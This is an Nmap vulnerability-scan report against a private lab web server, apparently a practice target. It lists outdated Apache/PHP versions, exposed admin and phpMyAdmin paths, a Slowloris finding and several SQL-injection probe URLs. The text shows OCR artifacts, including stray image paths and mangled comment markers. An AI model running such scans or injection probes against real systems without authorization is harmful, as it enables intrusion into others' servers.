# Nmap 7.93 scan initiated Sun Jan  1 23:19:06 2023 as: nmap -Pn -p- --script safe,discovery,vuln,exploit -T4 -vv --reason --script=vuln -oA vuln 192.168.202.131
Pre-scan script results:
| broadcast-wsdd-discover:
|   Devices
|     239.255.255.250
|         Message id: f4293249-d775-4074-a00b-0286a8b05098
|         Address: http://192.168.202.1:5357/a12ace66-c55b-467c-99b0-219473bdb4d5/
|_        Type: Device pub:Computer
|_hostmap-robtex: *TEMPORARILY DISABLED* due to changes in Robtex's API. See https://www.robtex.com/api/
| broadcast-dns-service-discovery:
|   224.0.0.251
|     2020/tcp teamviewer
|_      Address=192.168.202.1 fe80::922c:adf3:509:4b65
| targets-asn:
|_  targets-asn.asn is a mandatory parameter
| broadcast-avahi-dos:
|   Discovered hosts:
|     224.0.0.251
|   After NULL UDP avahi packet DoS (CVE-2011-1002).
|_  Hosts are all up (not vulnerable).
|_http-robtex-shared-ns: *TEMPORARILY DISABLED* due to
```

```
changes in Robtex's API. See https://www.robtex.com/api/
Nmap scan report for 192.168.202.131
Host is up, received user-set (0.0020s latency).
Scanned at 2023-01-01 23:19:47 EST for 376s
Not shown: 65533 closed tcp ports (conn-refused)
PORT   STATE SERVICE REASON
22/tcp open  ssh     syn-ack
| ssh-hostkey:
|   1024 30e3f6dc2e225d17ac460239ad71cb49 (DSA)
| ssh-dss
AAAAB3NzaC1kc3MAAACBAL4CpDFXD9Zn2ONktcyGQL37Dn6s9JaOv3oKj
xfdiABm9GjRkLEtbSAK3vhBBUJTZcVKYZk21lFHAqoe/+pLr4U9yOLOBb
SoKNSxQ2VHN9FOLc9C58hKMF/0sjDsSIZnaI4zO7M4HmdEMYXONrmj2x6
qczbfqecs+z4cEYVUF3R3AAAAFQCuG9mm7mLm1GGqZRSICZ+omMZkKQAA
AIEAnj8NDH48hL+Pp06GWQZOlhte8JRZT5do6n8+bCgRSOvaYLYGoNi/G
BzlET6tMSjWMsyhVY/YKTNTXRjqzS1DqbODM7M1GzLjsmGtVlkLoQafV6
HJ25JsKPCEzSImjeOCpzwRP5opjmMrYBMjjKqtIlWYpaUijT4uR08tdaT
xCukAAACBAJeJ9j2DTugDAy+SLCa0dZCH+jnclNo3o6oINF1FjzICdgDO
NL2YbBeU3CiAL2BureorAE0lturvvrIC2xVn2vHhrLpz6NPbDAkrLV2/r
woavbCkYGrwXdBHd5ObqBIkoUKbI1hGIGA51nafI2tjoXPfIeHeNOep20
hgr32x9x1x
|   2048 9a82e696e47ed6a6d74544cb19aaecdd (RSA)
|_ssh-rsa
AAAAB3NzaC1yc2EAAAABIwAAAQEAyOv6c+5ON+N+ZNDtjetiZ0eUxnIR1
U0UqSF+a24Pz2xqdnJC1EN0O3zxGJB3gfPdJlyqUDiozbEth1GBP//8wb
Wsa1pLJOL1YmcumEJCsitngnrVN7huACG127UjKP8hArECjCHzc1P372g
N3AQ/h5aZd0VV17e03HnAJ64ZziOQzVJ+DKWJbiHoXC2cdD1P+nlhK5fU
Le0QBvmA14gkl2LWA6KILHiisHZpF+V3X7NvXYyCSSI9GeXwhW4RKOCGd
GVbjYf7d93K9gj0oU7dHrbdNKgX0WosuhMuXmKleHkIxfyLAILYWrRRj0
GVdhZfbI99J3TYaR/yLTpb0D6mhw==
|_banner: SSH-2.0-OpenSSH_4.7p1 Debian-8ubuntu1.2
| ssh2-enum-algos:
```


```
|   kex_algorithms: (4)
|       diffie-hellman-group-exchange-sha256
|       diffie-hellman-group-exchange-sha1
|       diffie-hellman-group14-sha1
|       diffie-hellman-group1-sha1
|   server_host_key_algorithms: (2)
|       ssh-rsa
|       ssh-dss
|   encryption_algorithms: (13)
|       aes128-cbc
|       3des-cbc
|       blowfish-cbc
|       cast128-cbc
|       arcfour128
|       arcfour256
|       arcfour
|       aes192-cbc
|       aes256-cbc
|       rijndael-cbc@lysator.liu.se
|       aes128-ctr
|       aes192-ctr
|       aes256-ctr
|   mac_algorithms: (7)
|       hmac-md5
|       hmac-sha1
|       umac-64@openssh.com
|       hmac-ripemd160
|       hmac-ripemd160@openssh.com
|       hmac-sha1-96
|       hmac-md5-96
|   compression_algorithms: (2)
|       none
```

```
|_      zlib@openssh.com
80/tcp open  http    syn-ack
| http-cookie-flags:
|   /:
|     PHPSESSID:
|_      httponly flag not set
| http-sql-injection:
|   Possible sqli for queries:
|     http://192.168.202.131:80/index.php?
page=index%27%20OR%20sqlspider
|     http://192.168.202.131:80/index.php?
system=Admin&page=loginSubmit%27%20OR%20sqlspider
|     http://192.168.202.131:80/index.php?
page=index%27%20OR%20sqlspider
|     http://192.168.202.131:80/index.php?
page=index%27%20OR%20sqlspider
|     http://192.168.202.131:80/index.php?
page=index%27%20OR%20sqlspider
|     http://192.168.202.131:80/index.php?
system=Admin&page=loginSubmit%27%20OR%20sqlspider
|     http://192.168.202.131:80/index.php?
page=index%27%20OR%20sqlspider
|     http://192.168.202.131:80/index.php?
page=index%27%20OR%20sqlspider
|     http://192.168.202.131:80/index.php?
page=index%27%20OR%20sqlspider
|     http://192.168.202.131:80/index.php?
page=index%27%20OR%20sqlspider
|_    http://192.168.202.131:80/index.php?
page=index%27%20OR%20sqlspider
| http-methods:
|_  Supported Methods: GET HEAD POST OPTIONS
```


```
|_http-xssed: ERROR: Script execution failed (use -d to
debug)
|_http-date: Sun, 01 Jan 2023 23:21:06 GMT; -5h00m01s
from local time.
|_http-wordpress-users: [Error] Wordpress installation
was not found. We couldn't find wp-login.php
| http-trace: TRACE is enabled
| Headers:
| Date: Sun, 01 Jan 2023 23:20:56 GMT
| Server: Apache/2.2.8 (Ubuntu) PHP/5.2.4-2ubuntu5.6 with
Suhosin-Patch
| Connection: close
| Transfer-Encoding: chunked
|_Content-Type: message/http
| http-useragent-tester:
|   Status for browser useragent: 200
|   Allowed User Agents:
|     Mozilla/5.0 (compatible; Nmap Scripting Engine;
https://nmap.org/book/nse.html)
|     libwww
|     lwp-trivial
|     libcurl-agent/1.0
|     PHP/
|     Python-urllib/2.5
|     GT::WWW
|     Snoopy
|     MFC_Tear_Sample
|     HTTP::Lite
|     PHPCrawl
|     URI::Fetch
|     Zend_Http_Client
|     http client
|     PECL::HTTP
|     Wget/1.13.4 (linux-gnu)
|_    WWW-Mechanize/1.34
|_http-wordpress-enum: Nothing found amongst the top 100
resources,use --script-args search-limit=<number|all> for
deeper analysis)
| http-security-headers:
|   Cache_Control:
|     Header: Cache-Control: no-store, no-cache, must-
revalidate, post-check=0, pre-check=0
|   Pragma:
|     Header: Pragma: no-cache
|   Expires:
|_    Header: Expires: Thu, 19 Nov 1981 08:52:00 GMT
|_http-mobileversion-checker: No mobile version detected.
|_http-devframework: Couldn't determine the underlying
framework or CMS. Try increasing
'httpspider.maxpagecount' value to spider more pages.
| http-vhosts:
|_128 names had status 200
|_http-favicon: Unknown favicon MD5:
99EFC00391F142252888403BB1C196D2
|_http-title: Ligoat Security - Got Goat? Security ...
| http-slowloris-check:
|   VULNERABLE:
|   Slowloris DOS attack
|     State: LIKELY VULNERABLE
|     IDs:  CVE:CVE-2007-6750
|       Slowloris tries to keep many connections to the
target web server open and hold
|       them open as long as possible.  It accomplishes
this by opening connections to
```

```
|       the target web server and sending a partial
request. By doing so, it starves
|       the http server's resources causing Denial Of
Service.
|
|     Disclosure date: 2009-09-17
|     References:
|       http://ha.ckers.org/slowloris/
|_      https://cve.mitre.org/cgi-bin/cvename.cgi?
name=CVE-2007-6750
| http-comments-displayer:
| Spidering limited to: maxdepth=3; maxpagecount=20;
withinhost=192.168.202.131
|
|     Path: http://192.168.202.131:80/gallery/index.php
|     Line number: 70
|     Comment:
|         <!-- popular_grid: output a 4x1 row containing
the most viewed photos -->
|
|     Path: http://192.168.202.131:80/gallery/index.php
|     Line number: 38
|     Comment:
|         <!-- menu_end -->
|
|     Path: http://192.168.202.131:80/gallery/p.php/3
|     Line number: 25
|     Comment:
|         <!-- links: output quick links for gallery -->
|
|     Path: http://192.168.202.131:80/index.php?
system=Blog&post=1281005380
```

```
|     Line number: 108
|     Comment:
|
|         //--></script>
</div>
|
|     Path: http://192.168.202.131:80/index.php?
system=Blog&post=1281005380
|     Line number: 58
|     Comment:
|
|         //-->
|
|     Path: http://192.168.202.131:80/index.php?
system=Blog&post=1281005382
|     Line number: 29
|     Comment:
|         <!-- END -->
|
|     Path: http://192.168.202.131:80/gallery/index.php
|     Line number: 70
|     Comment:
|         <!-- popular_grid_end -->
|
|     Path: http://192.168.202.131:80/gallery/g.php/1
|     Line number: 47
|     Comment:
|         <!-- gallery_photo_grid_end -->
|
|     Path: http://192.168.202.131:80/gallery/index.php
|     Line number: 72
|     Comment:
```



```
|           <!-- gallery_stats: outputs statistics for the
photo gallery -->
|
|       Path: http://192.168.202.131:80/gallery/g.php/1
|       Line number: 47
|       Comment:
|           <!-- gallery_photo_grid: output 4x1 rows
containing photos in this gallery -->
|
|       Path: http://192.168.202.131:80/gallery/index.php
|       Line number: 101
|       Comment:
|           <!-- gallery_stats_end -->
|
|       Path: http://192.168.202.131:80/gallery/p.php/3
|       Line number: 34
|       Comment:
|           <!--  <a href="gadmin">Admin</a>&nbsp;&nbsp; --
>
|
|       Path: http://192.168.202.131:80/index.php?
system=Admin&page=loginSubmit
|       Line number: 12
|       Comment:
|           <!--
|               $(document).ready(function() {
|                       // Handler for .ready() called.
|                       $('body').corner();
|                       $('#footer').corner();
|                       $('#menu').corner("right");
|               });
|               -->
```



```
|
|      Path: http://192.168.202.131:80/gallery/recent.php
|      Line number: 43
|      Comment:
|          ←!— recent_grid_end —→
|
|      Path: http://192.168.202.131:80/index.php?
system=Blog&post=1281005382
|      Line number: 27
|      Comment:
|          ←!— BEGIN —→
|
|      Path: http://192.168.202.131:80/gallery/p.php/3
|      Line number: 40
|      Comment:
|          ←!— links_end —→
|
|      Path: http://192.168.202.131:80/gallery/index.php
|      Line number: 23
|      Comment:
|          ←!— menu: output the generic gallery
navigation menu —→
|
|      Path: http://192.168.202.131:80/gallery/recent.php
|      Line number: 43
|      Comment:
|          ←!— recent_grid: output a 4x1 row containing
recently uploaded photos —→
|
|      Path: http://192.168.202.131:80/index.php?
system=Blog&post=1281005382
|      Line number: 55
|     Comment:
|         <!-- Leaving in my name and website link will
be greatly appreciated in return for offering you this
template for free. Thanking you in advance. -->
|
|     Path:
http://192.168.202.131:80/gallery/themes/black/style.css
|     Line number: 1
|     Comment:
|         /*
|         Theme Name: Gallarific Black
|         Theme URI: http://www.gallarific.com/
|         Description: The Gallarific black photo gallery
theme
|         Version: 1.0
|         Author: Gallarific
|         Author URI: http://www.gallarific.com/
|_        */
|_http-jsonp-detection: Couldn't find any JSONP
endpoints.
| http-sitemap-generator:
|   Directory structure:
|     /
|       Other: 1; php: 1
|     /gallery/gadmin/
|       Other: 1
|     /gallery/photos/
|       jpg: 3
|     /gallery/themes/black/
|       css: 1; js: 1
|   Longest directory structure:
|     Depth: 3
|     Dir: /gallery/themes/black/
|   Total files found (by extension):
|_    Other: 2; css: 1; jpg: 3; js: 1; php: 1
|_http-drupal-enum: Nothing found amongst the top 100
resources,use --script-args number=<number|all> for
deeper analysis)
|_http-chrono: Request times for /; avg: 223.73ms; min:
167.43ms; max: 349.53ms
| http-headers:
|   Date: Sun, 01 Jan 2023 23:21:03 GMT
|   Server: Apache/2.2.8 (Ubuntu) PHP/5.2.4-2ubuntu5.6
with Suhosin-Patch
|   X-Powered-By: PHP/5.2.4-2ubuntu5.6
|   Set-Cookie:
PHPSESSID=76b6ffbd027b94e4a130cd1720244f60; path=/
|   Expires: Thu, 19 Nov 1981 08:52:00 GMT
|   Cache-Control: no-store, no-cache, must-revalidate,
post-check=0, pre-check=0
|   Pragma: no-cache
|   Connection: close
|   Content-Type: text/html
|
|_  (Request type: HEAD)
| http-php-version: Versions from logo query (less
accurate): 5.1.3 - 5.1.6, 5.2.0 - 5.2.17
| Versions from credits query (more accurate): 5.2.3 -
5.2.5, 5.2.6RC3
|_Version from header x-powered-by: PHP/5.2.4-2ubuntu5.6
| http-referer-checker:
| Spidering limited to: maxpagecount=30
|_
http://ajax.googleapis.com:80/ajax/libs/jquery/1.4.2/jque
```

```
ry.min.js
|_http-feed: Couldn't find any feeds.
|_http-stored-xss: Couldn't find any stored XSS
vulnerabilities.
|_http-fetch: Please enter the complete path of the
directory to save data in.
|_http-malware-host: Host appears to be clean
| http-enum:
|   /phpmyadmin/: phpMyAdmin
|   /cache/: Potentially interesting folder
|   /core/: Potentially interesting folder
|   /icons/: Potentially interesting folder w/ directory
listing
|   /modules/: Potentially interesting directory w/
listing on 'apache/2.2.8 (ubuntu) php/5.2.4-2ubuntu5.6
with suhosin-patch'
|_  /style/: Potentially interesting folder
